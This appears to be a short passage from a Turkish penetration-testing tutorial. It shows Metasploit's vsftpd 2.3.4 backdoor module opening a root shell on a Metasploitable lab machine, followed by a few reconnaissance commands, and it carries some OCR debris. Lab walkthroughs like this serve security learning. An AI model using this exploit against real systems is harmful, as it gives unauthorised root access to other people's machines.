
veya

Run



```
msf exploit(vsftpd_234_backdoor) > exploit

[*] 192.168.72.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.72.131:21 - USER: 331 Please specify the password.
[+] 192.168.72.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.72.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.72.142:33671 -> 192.168.72.131:6200) at 2018-04-02 02:21:30 +0300
```

Metasploit



Exploit çalıştı başarılı bir şekilde payload makinanın shell oturumunu açtı.. Artık sistemdeyiz...

```
msf exploit(vsftpd_234_backdoor) > exploit

[*] 192.168.72.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.72.131:21 - USER: 331 Please specify the password.
[+] 192.168.72.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.72.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.72.142:33671 -> 192.168.72.131:6200) at 2018-04-02 02:21:30 +0300

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
pwd
/
whoami
root
w
 19:22:25 up 18 min,  2 users,  load average: 0.00, 0.00, 0.01
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                19:05   16:07m  0.04s  0.01s -bash
root     pts/0    :0.0             19:04   17:52m  0.01s  0.01s -bash
█
```